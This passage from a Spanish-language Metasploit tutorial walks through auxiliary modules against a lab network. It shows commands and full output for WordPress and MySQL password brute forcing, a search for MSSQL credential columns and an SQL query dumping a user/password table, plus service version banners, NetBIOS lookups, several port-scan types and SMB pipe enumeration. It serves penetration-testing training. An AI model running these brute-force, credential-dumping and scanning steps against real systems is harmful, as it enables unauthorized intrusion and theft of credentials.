[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Enumeration - Found
1 valid user
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
Running Bruteforce
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
Skipping all but 1 valid user
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
Trying username: 'admin' with password: ''
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
Failed to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
Trying username: 'admin' with password: 'root'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
Failed to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
Trying username: 'admin' with password: 'admin'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
Failed to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
Trying username: 'admin' with password: 'god'
[-] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
Failed to login as 'admin'
[*] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
Trying username: 'admin' with password: 's3cr3t'
[+] http://192.168.1.201:80/wordpress/wp-login.php - WordPress Brute Force -
SUCCESSFUL login for 'admin' : 's3cr3t'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(wordpress_login_enum) >

```

Podemos ver en el resultado en el anterior módulo es eficiente, ya que sólo con bruteforce se obtuvieron contraseñas y nombres de usuario válido en nuestro análisis, efectivamente, a su vez un conjunto válido de credenciales.

# IMAP Scanners

## auxiliary/scanner/imap/imap\_version

El "imap\_version" módulo auxiliar es un capturador de banners relativamente sencillo para los servidores IMAP.

```
msf > use auxiliary/scanner/imap/imap_version
msf auxiliary(imap_version) > show options
```

Module options (auxiliary/scanner/imap/imap\_version):

Name	Current Setting	Required	Description
-----	-----	-----	-----
IMAPPASS		no	The password for the specified username
IMAPUSER		no	The username to authenticate as
RHOSTS		yes	The target address range or CIDR
identifier			
RPORT	143	yes	The target port
THREADS	1	yes	The number of concurrent threads

Para configurar el módulo, sólo se establece la rhosts y los valores THREADS y se deja correr. Tenga en cuenta que también puede pasar credenciales al módulo.

```
msf auxiliary(imap_version) > set RHOSTS 192.168.1.200-240
RHOSTS => 192.168.1.200-240
msf auxiliary(imap_version) > set THREADS 20
THREADS => 20
msf auxiliary(imap_version) > run
```

```
[*] 192.168.1.215:143 IMAP * OK [CAPABILITY IMAP4REV1 LOGIN-REFERRALS STARTTLS
AUTH=LOGIN] [192.168.1.215] IMAP4rev1 2001.315rh at Sun, 23 Jan 2011 20:47:51
+0200 (IST)\x0d\x0a
[*] Scanned 13 of 55 hosts (023% complete)
[*] 192.168.1.224:143 IMAP * OK Dovecot ready.\x0d\x0a
[*] 192.168.1.229:143 IMAP * OK IMAPrev1\x0d\x0a
[*] Scanned 30 of 55 hosts (054% complete)
[*] Scanned 31 of 55 hosts (056% complete)
[*] Scanned 38 of 55 hosts (069% complete)
[*] Scanned 39 of 55 hosts (070% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] 192.168.1.234:143 IMAP * OK localhost Cyrus IMAP4 v2.3.2 server ready\x0d\x0a
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 53 of 55 hosts (096% complete)
[*] Scanned 54 of 55 hosts (098% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(imap_version) >
```

# MSSQL Scanners

## auxiliary/scanner/mssql/mssql\_ping

El módulo "mssql\_ping" de consultas de un host o rango de huéspedes en el puerto UDP 1434 para determinar la escucha el puerto TCP de cualquier servidor de MSSQL, si está disponible. MSSQL aleatoriamente el puerto TCP que escucha en lo que este es un módulo muy importante en el Framework.

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options
```

Module options (auxiliary/scanner/mssql/mssql\_ping):

Name	Current Setting	Required	Description
----	-----	-----	-----
PASSWORD		no	The password for the specified username
RHOSTS		yes	The target address range or CIDR
identifier			
THREADS	1	yes	The number of concurrent threads
USERNAME	sa	no	The username to authenticate as

Para configurar el módulo, se establece el rhosts y los valores THREADS y se deja correr en contra de nuestros objetivos.

```
msf auxiliary(mssql_ping) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(mssql_ping) > set THREADS 20
THREADS => 20
msf auxiliary(mssql_ping) > run
```

```
[*] Scanned 13 of 55 hosts (023% complete)
[*] Scanned 16 of 55 hosts (029% complete)
[*] Scanned 17 of 55 hosts (030% complete)
[*] SQL Server information for 192.168.1.217:
[*] tcp = 27900
[*] np = \\SERVER2\pipe\sql\query
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SERVER2
[*] SQL Server information for 192.168.1.241:
[*] tcp = 1433
[*] np = \\2k3\pipe\sql\query
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = 2k3
[*] Scanned 32 of 55 hosts (058% complete)
[*] Scanned 40 of 55 hosts (072% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 46 of 55 hosts (083% complete)
```

```
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mssql_ping) >
```

Como se puede ver desde la salida del módulo, no sólo devolver la escucha el puerto TCP, devuelve otra información valiosa, como la InstanceName y los valores de ServerName.

# auxiliary/admin/mssql/mssql\_idf

El módulo "mssql\_idf" (interesante Buscador de datos) se conecta a un servidor remoto usando MSSQL un conjunto de credenciales y la búsqueda de filas y columnas con "interesantes" los nombres. Esta información puede ayudar a afinar más ataques contra la base de datos.

```
msf > use auxiliary/admin/mssql/mssql_idf
msf auxiliary(mssql_idf) > show options
```

Module options (auxiliary/admin/mssql/mssql\_idf):

Name	Current Setting	Required	Description
-----	-----	-----	-----
NAMES	passwd bank credit card	yes	Pipe separated list of column names
PASSWORD		no	The password for the specified
username			
RHOST		yes	The target address
RPORT	1433	yes	The target port
USERNAME	sa	no	The username to authenticate as

Para configurar el módulo, vamos a configurarlo para que busque los nombres de campo 'username' y 'password', junto con una contraseña conocida por el sistema, y nuestro valor rhost.

```
msf auxiliary(mssql_idf) > set NAMES username|password
NAMES => username|password
msf auxiliary(mssql_idf) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_idf) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_idf) > run
```

Database	Schema	Table	Column	Data Type	Row Count
=====	=====	=====	=====	=====	=====
msdb	dbo	sysmail_server	username	nvarchar	0
msdb	dbo	backupmediaset	is_password_protected	bit	0
msdb	dbo	backupset	is_password_protected	bit	0
logins	dbo	userpass	username	varchar	3
logins	dbo	userpass	password	varchar	3

```
[*] Auxiliary module execution completed
msf auxiliary(mssql_idf) >
```

Como se puede ver en la salida del módulo, el lector encuentra nuestra base de datos 'logins' con una 'UserPass' tabla que contiene nombre de usuario y contraseña de columnas.



# auxiliary/admin/mssql/mssql\_sql

El módulo "mssql\_sql" le permite realizar consultas SQL contra una base de datos usando las credenciales en buen estado

```
msf > use auxiliary/admin/mssql/mssql_sql
msf auxiliary(mssql_sql) > show options
```

Module options (auxiliary/admin/mssql/mssql\_sql):

Name	Current Setting	Required	Description
PASSWORD		no	The password for the specified username
RHOST		yes	The target address
RPORT	1433	yes	The target port
SQL	select @@version	no	The SQL query to execute
USERNAME	sa	no	The username to authenticate as

Para configurar este módulo, hemos creado nuestra contraseña y los valores rhost, nuestro deseado comandos SQL, y se deja correr.

```
msf auxiliary(mssql_sql) > set PASSWORD password1
PASSWORD => password1
msf auxiliary(mssql_sql) > set RHOST 192.168.1.195
RHOST => 192.168.1.195
msf auxiliary(mssql_sql) > set SQL use logins;select * from userpass
SQL => use logins;select * from userpass
msf auxiliary(mssql_sql) > run
```

```
[*] SQL Query: use logins;select * from userpass
[*] Row Count: 3 (Status: 16 Command: 193)
```

```
userid  username  password
-----  -
1       bjohnson  password
2       aadams    s3cr3t
3       jsmith    htimsj
```

```
[*] Auxiliary module execution completed
msf auxiliary(mssql_sql) >
```

# MYSQL Scanners

## auxiliary/scanner/mysql/mysql\_login

El módulo auxiliar "mysql\_login" es una herramienta de inicio de sesión de fuerza bruta para los servidores MySQL.

```
msf > use auxiliary/scanner/mysql/mysql_login
msf auxiliary(mysql_login) > show options
```

Module options (auxiliary/scanner/mysql/mysql\_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	true	yes	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

Para configurar nuestro análisis, señalamos que el módulo que contiene los archivos de nombres de usuario y contraseñas, configurar nuestro valor rhosts, y se deja correr.

```
msf auxiliary(mysql_login) > set PASS_FILE /tmp/passes.txt
PASS_FILE => /tmp/passes.txt
msf auxiliary(mysql_login) > set RHOSTS 192.168.1.200
RHOSTS => 192.168.1.200
msf auxiliary(mysql_login) > set USER_FILE /tmp/users.txt
USER_FILE => /tmp/users.txt
msf auxiliary(mysql_login) > run
```

```
[*] 192.168.1.200:3306 - Found remote MySQL version 5.0.51a
[*] 192.168.1.200:3306 Trying username:'administrator' with password:''
[*] 192.168.1.200:3306 failed to login as 'administrator' with password ''
[*] 192.168.1.200:3306 Trying username:'admin' with password:''
[*] 192.168.1.200:3306 failed to login as 'admin' with password ''
```

```
[*] 192.168.1.200:3306 Trying username:'root' with password:''
[*] 192.168.1.200:3306 failed to login as 'root' with password ''
[*] 192.168.1.200:3306 Trying username:'god' with password:''
[*] 192.168.1.200:3306 failed to login as 'god' with password ''
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'root'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 'root'
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'admin'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 'admin'
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'god'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 'god'
[*] 192.168.1.200:3306 Trying username:'administrator' with password:'s3cr3t'
[*] 192.168.1.200:3306 failed to login as 'administrator' with password 's3cr3t'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'root'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 'root'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'admin'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 'admin'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'god'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 'god'
[*] 192.168.1.200:3306 Trying username:'admin' with password:'s3cr3t'
[*] 192.168.1.200:3306 failed to login as 'admin' with password 's3cr3t'
[*] 192.168.1.200:3306 Trying username:'root' with password:'root'
[+] 192.168.1.200:3306 - SUCCESSFUL LOGIN 'root' : 'root'
[*] 192.168.1.200:3306 Trying username:'god' with password:'root'
[*] 192.168.1.200:3306 failed to login as 'god' with password 'root'
[*] 192.168.1.200:3306 Trying username:'god' with password:'admin'
[*] 192.168.1.200:3306 failed to login as 'god' with password 'admin'
[*] 192.168.1.200:3306 Trying username:'god' with password:'god'
[*] 192.168.1.200:3306 failed to login as 'god' with password 'god'
[*] 192.168.1.200:3306 Trying username:'god' with password:'s3cr3t'
[*] 192.168.1.200:3306 failed to login as 'god' with password 's3cr3t'
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_login) >
```

# auxiliary/scanner/mysql/mysql\_version

El módulo "mysql\_version", como su nombre lo indica, las exploraciones de un host o rango de huéspedes para determinar la versión de MySQL que se está ejecutando.

```
msf > use auxiliary/scanner/mysql/mysql_version
msf auxiliary(mysql_version) > show options
```

Module options (auxiliary/scanner/mysql/mysql\_version):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR identifier
RPORT	3306	yes	The target port
THREADS	1	yes	The number of concurrent threads

Para configurar el módulo, simplemente poner nuestro rhosts y los valores THREADS y se deja correr.

```
msf auxiliary(mysql_version) > set RHOSTS 192.168.1.200-254
RHOSTS => 192.168.1.200-254
msf auxiliary(mysql_version) > set THREADS 20
THREADS => 20
msf auxiliary(mysql_version) > run
```

```
[*] 192.168.1.200:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.1.201:3306 is running MySQL, but responds with an error: \x04Host
'192.168.1.101' is not allowed to connect to this MySQL server
[*] Scanned 21 of 55 hosts (038% complete)
[*] 192.168.1.203:3306 is running MySQL, but responds with an error: \x04Host
'192.168.1.101' is not allowed to connect to this MySQL server
[*] Scanned 22 of 55 hosts (040% complete)
[*] Scanned 42 of 55 hosts (076% complete)
[*] Scanned 44 of 55 hosts (080% complete)
[*] Scanned 45 of 55 hosts (081% complete)
[*] Scanned 48 of 55 hosts (087% complete)
[*] Scanned 50 of 55 hosts (090% complete)
[*] Scanned 51 of 55 hosts (092% complete)
[*] Scanned 52 of 55 hosts (094% complete)
[*] Scanned 55 of 55 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(mysql_version) >
```

# Netbios Scanners

## auxiliary/scanner/netbios/nbname

El módulo "nbname" auxiliar explora una gama de huéspedes y determina sus nombres de host a través de NetBIOS.

```
msf > use auxiliary/scanner/netbios/nbname
msf auxiliary(nbname) > show options
```

Module options (auxiliary/scanner/netbios/nbname):

Name	Current Setting	Required	Description
-----	-----	-----	-----
BATCHSIZE	256	yes	The number of hosts to probe in each set
CHOST		no	The local client address
RHOSTS		yes	The target address range or CIDR
identifier			
RPORT	137	yes	The target port
THREADS	1	yes	The number of concurrent threads

Para configurar el módulo, se establece el rhosts y los valores THREADS luego se deja correr.

```
msf auxiliary(nbname) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(nbname) > set THREADS 11
THREADS => 11
msf auxiliary(nbname) > run
```

```
[*] Sending NetBIOS status requests to 192.168.1.200->192.168.1.210 (11 hosts)
[*] 192.168.1.200 [METASPLOITABLE] OS:Unix Names:(METASPLOITABLE, WORKGROUP)
Addresses:(192.168.1.200) Mac:00:00:00:00:00:00
[*] 192.168.1.201 [XEN-XP-SPLOIT] OS:Windows Names:(XEN-XP-SPLOIT, WORKGROUP)
Addresses:(192.168.1.201) Mac:8a:e9:17:42:35:b0
[*] 192.168.1.203 [XEN-XP-FUZZBOX] OS:Windows Names:(XEN-XP-FUZZBOX, WORKGROUP)
Addresses:(192.168.1.203) Mac:3e:ff:3c:4c:89:67
[*] 192.168.1.205 [XEN-2K3-64] OS:Windows Names:(XEN-2K3-64, WORKGROUP,
_MSBROWSE_) Addresses:(192.168.1.205) Mac:3a:f1:47:f6:a3:ab
[*] 192.168.1.206 [XEN-2K3-EXPLOIT] OS:Windows Names:(XEN-2K3-EXPLOIT, WORKGROUP)
Addresses:(192.168.1.206) Mac:12:bf:af:84:1c:35
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(nbname) >
```

# auxiliary/scanner/netbios/nbname\_probe

El módulo auxiliar "nbname\_probe" utiliza sondas secuenciales NetBIOS para determinar los nombres NetBIOS de los objetivos a distancia.

```
msf > use auxiliary/scanner/netbios/nbname_probe
msf auxiliary(nbname_probe) > show options
```

Module options (auxiliary/scanner/netbios/nbname\_probe):

Name	Current Setting	Required	Description
----	-----	-----	-----
CHOST		no	The local client address
RHOSTS		yes	The target address range or CIDR identifier
RPORT	137	yes	The target port
THREADS	1	yes	The number of concurrent threads

La única configuración que necesitamos para este módulo es establecer nuestra rhosts y los valores THREADS y se deja correr en contra de nuestros objetivos a distancia.

```
msf auxiliary(nbname_probe) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(nbname_probe) > set THREADS 11
THREADS => 11
msf auxiliary(nbname_probe) > run
```

```
[*] 192.168.1.200 [METASPLOITABLE] OS:Unix Names:(METASPLOITABLE, WORKGROUP)
Addresses:(192.168.1.200) Mac:00:00:00:00:00:00
[*] Scanned 07 of 11 hosts (063% complete)
[*] 192.168.1.201 [XEN-XP-SPLOIT] OS:Windows Names:(XEN-XP-SPLOIT, WORKGROUP)
Addresses:(192.168.1.201) Mac:8a:e9:17:42:35:b0
[*] Scanned 08 of 11 hosts (072% complete)
[*] 192.168.1.203 [XEN-XP-FUZZBOX] OS:Windows Names:(XEN-XP-FUZZBOX, WORKGROUP)
Addresses:(192.168.1.203) Mac:3e:ff:3c:4c:89:67
[*] 192.168.1.205 [XEN-2K3-64] OS:Windows Names:(XEN-2K3-64, WORKGROUP,
MSBROWSE_) Addresses:(192.168.1.205) Mac:3a:f1:47:f6:a3:ab
[*] Scanned 09 of 11 hosts (081% complete)
[*] Scanned 10 of 11 hosts (090% complete)
[*] 192.168.1.206 [XEN-2K3-EXPLOIT] OS:Windows Names:(XEN-2K3-EXPLOIT, WORKGROUP)
Addresses:(192.168.1.206) Mac:12:bf:af:84:1c:35
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(nbname_probe) >
```

# POP3 Scanners

## auxiliary/scanner/pop3/pop3\_version

El módulo "pop3\_version" , como su nombre lo indica, las exploraciones de un host o rango de huéspedes para servidores de correo POP3 y determina la versión que se ejecutan en ellos.

```
msf > use auxiliary/scanner/pop3/pop3_version
msf auxiliary(pop3_version) > show options
```

Module options (auxiliary/scanner/pop3/pop3\_version):

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
RPORT	110	yes	The target port
THREADS	1	yes	The number of concurrent threads

Este módulo sólo requiere que se establezca el rhosts y los valores THREADS luego se deja correr.

```
msf auxiliary(pop3_version) > set RHOSTS 192.168.1.200-250
RHOSTS => 192.168.1.200-250
msf auxiliary(pop3_version) > set THREADS 20
THREADS => 20
msf auxiliary(pop3_version) > run
```

```
[*] Scanned 13 of 51 hosts (025% complete)
[*] 192.168.1.204:110 POP3 +OK Dovecot ready.\x0d\x0a
[*] 192.168.1.219:110 POP3 +OK POP3\x0d\x0a
[*] Scanned 29 of 51 hosts (056% complete)
[*] Scanned 31 of 51 hosts (060% complete)
[*] Scanned 37 of 51 hosts (072% complete)
[*] Scanned 39 of 51 hosts (076% complete)
[*] 192.168.1.224:110 POP3 +OK localhost Cyrus POP3 v2.3.2 server ready
<3017279298.1269446070@localhost>\x0d\x0a
[*] Scanned 51 of 51 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(pop3_version) >
```

# Port Scanners

[portscan/ack](#) - [portscan/syn](#) - [portscan/tcp](#) - [portscan/xmas](#)

## auxiliary/scanner/portscan/ack

El módulo "ack" portscanning explora una gama de objetivos con una exploración de ACK para ayudar a trazar las reglas del cortafuegos. Para más información sobre el escaneo ACK, consulte el siguiente enlace: <http://nmap.org/book/man-port-scanning-techniques.html>.

```
msf > use auxiliary/scanner/portscan/ack
msf auxiliary(ack) > show options
```

Module options (auxiliary/scanner/portscan/ack):

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to scan per set
INTERFACE		no	The name of the interface
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR
identifier			
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The reply read timeout in milliseconds

Para configurar el escáner, ponemos nuestro rhosts y los valores THREADS, junto con una pequeña gama de puertos popular.

```
msf auxiliary(ack) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(ack) > set PORTS 22,80,137.445
PORTS => 22,80,137.445
msf auxiliary(ack) > set THREADS 11
THREADS => 11
msf auxiliary(ack) > run
```

```
[*] TCP UNFILTERED 192.168.1.200:22
[*] TCP UNFILTERED 192.168.1.201:22
[*] TCP UNFILTERED 192.168.1.203:22
[*] TCP UNFILTERED 192.168.1.205:22
[*] TCP UNFILTERED 192.168.1.206:22
[*] TCP UNFILTERED 192.168.1.207:22
[*] TCP UNFILTERED 192.168.1.208:22
[*] TCP UNFILTERED 192.168.1.200:80
[*] TCP UNFILTERED 192.168.1.201:80
[*] TCP UNFILTERED 192.168.1.203:80
[*] TCP UNFILTERED 192.168.1.205:80
[*] TCP UNFILTERED 192.168.1.206:80
[*] TCP UNFILTERED 192.168.1.207:80
[*] TCP UNFILTERED 192.168.1.208:80
[*] TCP UNFILTERED 192.168.1.200:137
[*] TCP UNFILTERED 192.168.1.201:137
```



```
[*] TCP UNFILTERED 192.168.1.203:137
[*] TCP UNFILTERED 192.168.1.205:137
[*] TCP UNFILTERED 192.168.1.206:137
[*] TCP UNFILTERED 192.168.1.207:137
[*] TCP UNFILTERED 192.168.1.208:137
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ack) >
```

# auxiliary/scanner/portscan/syn

El módulo "syn" de escaneo de puertos realiza s SYN frente a una serie de los huéspedes. Los detalles de escaneo SYN se puede encontrar en: <http://nmap.org/book/man-port-scanning-techniques.html>

```
msf > use auxiliary/scanner/portscan/syn
msf auxiliary(syn) > show options
```

Module options (auxiliary/scanner/portscan/syn):

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to scan per set
INTERFACE		no	The name of the interface
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR
identifier			
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The reply read timeout in milliseconds

A modo de configuración, fijamos nuestros rhosts, threads y un pequeño conjunto de puertos, entonces se deja correr.

```
msf auxiliary(syn) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(syn) > set THREADS 11
THREADS => 11
msf auxiliary(syn) > set PORTS 22,80,137,445
PORTS => 22,80,137,445
msf auxiliary(syn) > run
```

```
[*] TCP OPEN 192.168.1.200:22
[*] TCP OPEN 192.168.1.200:80
[*] TCP OPEN 192.168.1.201:80
[*] TCP OPEN 192.168.1.205:80
[*] TCP OPEN 192.168.1.200:445
[*] TCP OPEN 192.168.1.201:445
[*] TCP OPEN 192.168.1.203:445
[*] TCP OPEN 192.168.1.205:445
[*] TCP OPEN 192.168.1.206:445
[*] TCP OPEN 192.168.1.207:445
[*] TCP OPEN 192.168.1.208:445
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(syn) >
```

# auxiliary/scanner/portscan/tcp

El "tcp" escáner realiza un "full-open" escaneo de puertos TCP frente a una serie de los hosts.

```
msf > use auxiliary/scanner/portscan/tcp
msf auxiliary(tcp) > show options
```

Module options (auxiliary/scanner/portscan/tcp):

Name	Current Setting	Required	Description
CONCURRENCY	10	yes	The number of concurrent ports to check per host
FILTER		no	The filter string for capturing traffic
INTERFACE		no	The name of the interface
PCAPFILE		no	The name of the PCAP capture file to process
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR identifier
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	1000	yes	The socket connect timeout in milliseconds
VERBOSE	false	no	Display verbose output

Para configurar el módulo, se establece el rhosts, threads y un pequeño subconjunto de los puertos, a continuación, iniciar el módulo.

```
msf auxiliary(tcp) > set RHOSTS 192.168.1.200-211
RHOSTS => 192.168.1.200-211
msf auxiliary(tcp) > set THREADS 11
THREADS => 11
msf auxiliary(tcp) > set PORTS 22,80,137,445
PORTS => 22,80,137,445
msf auxiliary(tcp) > run
```

```
[*] 192.168.1.201:80 - TCP OPEN
[*] 192.168.1.200:80 - TCP OPEN
[*] 192.168.1.200:22 - TCP OPEN
[*] 192.168.1.201:445 - TCP OPEN
[*] 192.168.1.200:445 - TCP OPEN
[*] 192.168.1.205:80 - TCP OPEN
[*] Scanned 02 of 12 hosts (016% complete)
[*] 192.168.1.203:445 - TCP OPEN
[*] 192.168.1.205:445 - TCP OPEN
[*] 192.168.1.207:445 - TCP OPEN
[*] 192.168.1.206:445 - TCP OPEN
[*] 192.168.1.208:445 - TCP OPEN
[*] Scanned 08 of 12 hosts (066% complete)
[*] Scanned 09 of 12 hosts (075% complete)
[*] Scanned 10 of 12 hosts (083% complete)
[*] Scanned 11 of 12 hosts (091% complete)
[*] Scanned 12 of 12 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(tcp) >
```

# auxiliary/scanner/portscan/xmas

La "Navidad" módulo de escaneo de puertos realiza un escaneo con el FIN, PSH, y URG flags set y, a veces puede hacer que sea pasados ciertos servidores de seguridad. Para más detalles sobre esta técnica de exploración en el siguiente enlace: <http://nmap.org/book/man-port-scanning-techniques.html>

```
msf > use auxiliary/scanner/portscan/xmas
msf auxiliary(xmas) > show options
```

Module options (auxiliary/scanner/portscan/xmas):

Name	Current Setting	Required	Description
BATCHSIZE	256	yes	The number of hosts to scan per set
INTERFACE		no	The name of the interface
PORTS	1-10000	yes	Ports to scan (e.g. 22-25,80,110-900)
RHOSTS		yes	The target address range or CIDR
identifier			
SNAPLEN	65535	yes	The number of bytes to capture
THREADS	1	yes	The number of concurrent threads
TIMEOUT	500	yes	The reply read timeout in milliseconds

Para configurar nuestra exploración, nos fijamos el rhosts, threads y un pequeño conjunto de PUERTOS luego se deja correr.

```
msf auxiliary(xmas) > set RHOSTS 192.168.1.200-210
RHOSTS => 192.168.1.200-210
msf auxiliary(xmas) > set THREADS 11
THREADS => 11
msf auxiliary(xmas) > set PORTS 22,80,137,445
PORTS => 22,80,137,445
msf auxiliary(xmas) > run
[*] TCP OPEN|FILTERED 192.168.1.200:22
[*] TCP OPEN|FILTERED 192.168.1.202:22
[*] TCP OPEN|FILTERED 192.168.1.204:22
[*] TCP OPEN|FILTERED 192.168.1.209:22
[*] TCP OPEN|FILTERED 192.168.1.210:22
[*] TCP OPEN|FILTERED 192.168.1.200:80
[*] TCP OPEN|FILTERED 192.168.1.202:80
[*] TCP OPEN|FILTERED 192.168.1.204:80
[*] TCP OPEN|FILTERED 192.168.1.209:80
[*] TCP OPEN|FILTERED 192.168.1.210:80
[*] TCP OPEN|FILTERED 192.168.1.202:137
[*] TCP OPEN|FILTERED 192.168.1.204:137
[*] TCP OPEN|FILTERED 192.168.1.209:137
[*] TCP OPEN|FILTERED 192.168.1.210:137
[*] TCP OPEN|FILTERED 192.168.1.200:445
[*] TCP OPEN|FILTERED 192.168.1.202:445
[*] TCP OPEN|FILTERED 192.168.1.204:445
[*] TCP OPEN|FILTERED 192.168.1.209:445
[*] TCP OPEN|FILTERED 192.168.1.210:445
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(xmas) >
```

# SMB Scanners

[smb/pipe\\_auditor](#) - [smb/pipe\\_dcerpc\\_auditor](#) - [smb/smb2](#) - [smb/smb\\_enumshares](#) - [smb/smb\\_enumusers](#) - [smb/smb\\_login](#) - [smb/smb\\_lookupsid](#) - [smb/smb\\_version](#)

## auxiliary/scanner/smb/pipe\_auditor

El escáner pipe\_auditor determinará las canalizaciones con nombre están disponibles a través de SMB. En su etapa de recolección de información, este le puede proporcionar una idea de por algunos de los servicios que se ejecutan en el sistema remoto.

```
msf > use auxiliary/scanner/smb/pipe_auditor
msf auxiliary(pipe_auditor) > show options
```

Module options:

Name	Current Setting	Required	Description
-----	-----	-----	-----
RHOSTS		yes	The target address range or CIDR
identifier			
SMBDomain	WORKGROUP	no	The Windows domain to use for
authentication			
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(pipe_auditor) >
```

Para ejecutar el escáner, sólo tiene que pasar, como mínimo, el valor rhosts para el módulo y ejecutarlo.

```
msf auxiliary(pipe_auditor) > set RHOSTS 192.168.1.150-160
RHOSTS => 192.168.1.150-160
msf auxiliary(pipe_auditor) > set THREADS 11
THREADS => 11
msf auxiliary(pipe_auditor) > run
```

```
[*] 192.168.1.150 - Pipes: \browser
[*] 192.168.1.160 - Pipes: \browser
[*] Scanned 02 of 11 hosts (018% complete)
[*] Scanned 10 of 11 hosts (090% complete)
[*] Scanned 11 of 11 hosts (100% complete)
[*] Auxiliary module execution completed
```

Podemos ver que el funcionamiento del escáner sin credenciales no devuelve una gran cantidad de información. Sin embargo, si usted ha estado siempre con credenciales como parte de un pentest, usted encontrará que el escáner pipe\_auditor devuelve una información mucho más.

```
msf auxiliary(pipe_auditor) > set SMBPass s3cr3t
SMBPass => s3cr3t
msf auxiliary(pipe_auditor) > set SMBUser Administrator
SMBUser => Administrator
msf auxiliary(pipe_auditor) > run

[*] 192.168.1.150 - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \DAV RPC
SERVICE, \epmapper, \eventlog, \InitShutdown, \keysvc, \lsass, \ntsvcs,
\protected_storage, \scerpc, \srvsvc, \trkwks, \wkssvc
[*] Scanned 02 of 11 hosts (018% complete)
[*] 192.168.1.160 - Pipes: \netlogon, \lsarpc, \samr, \browser, \atsvc, \DAV RPC
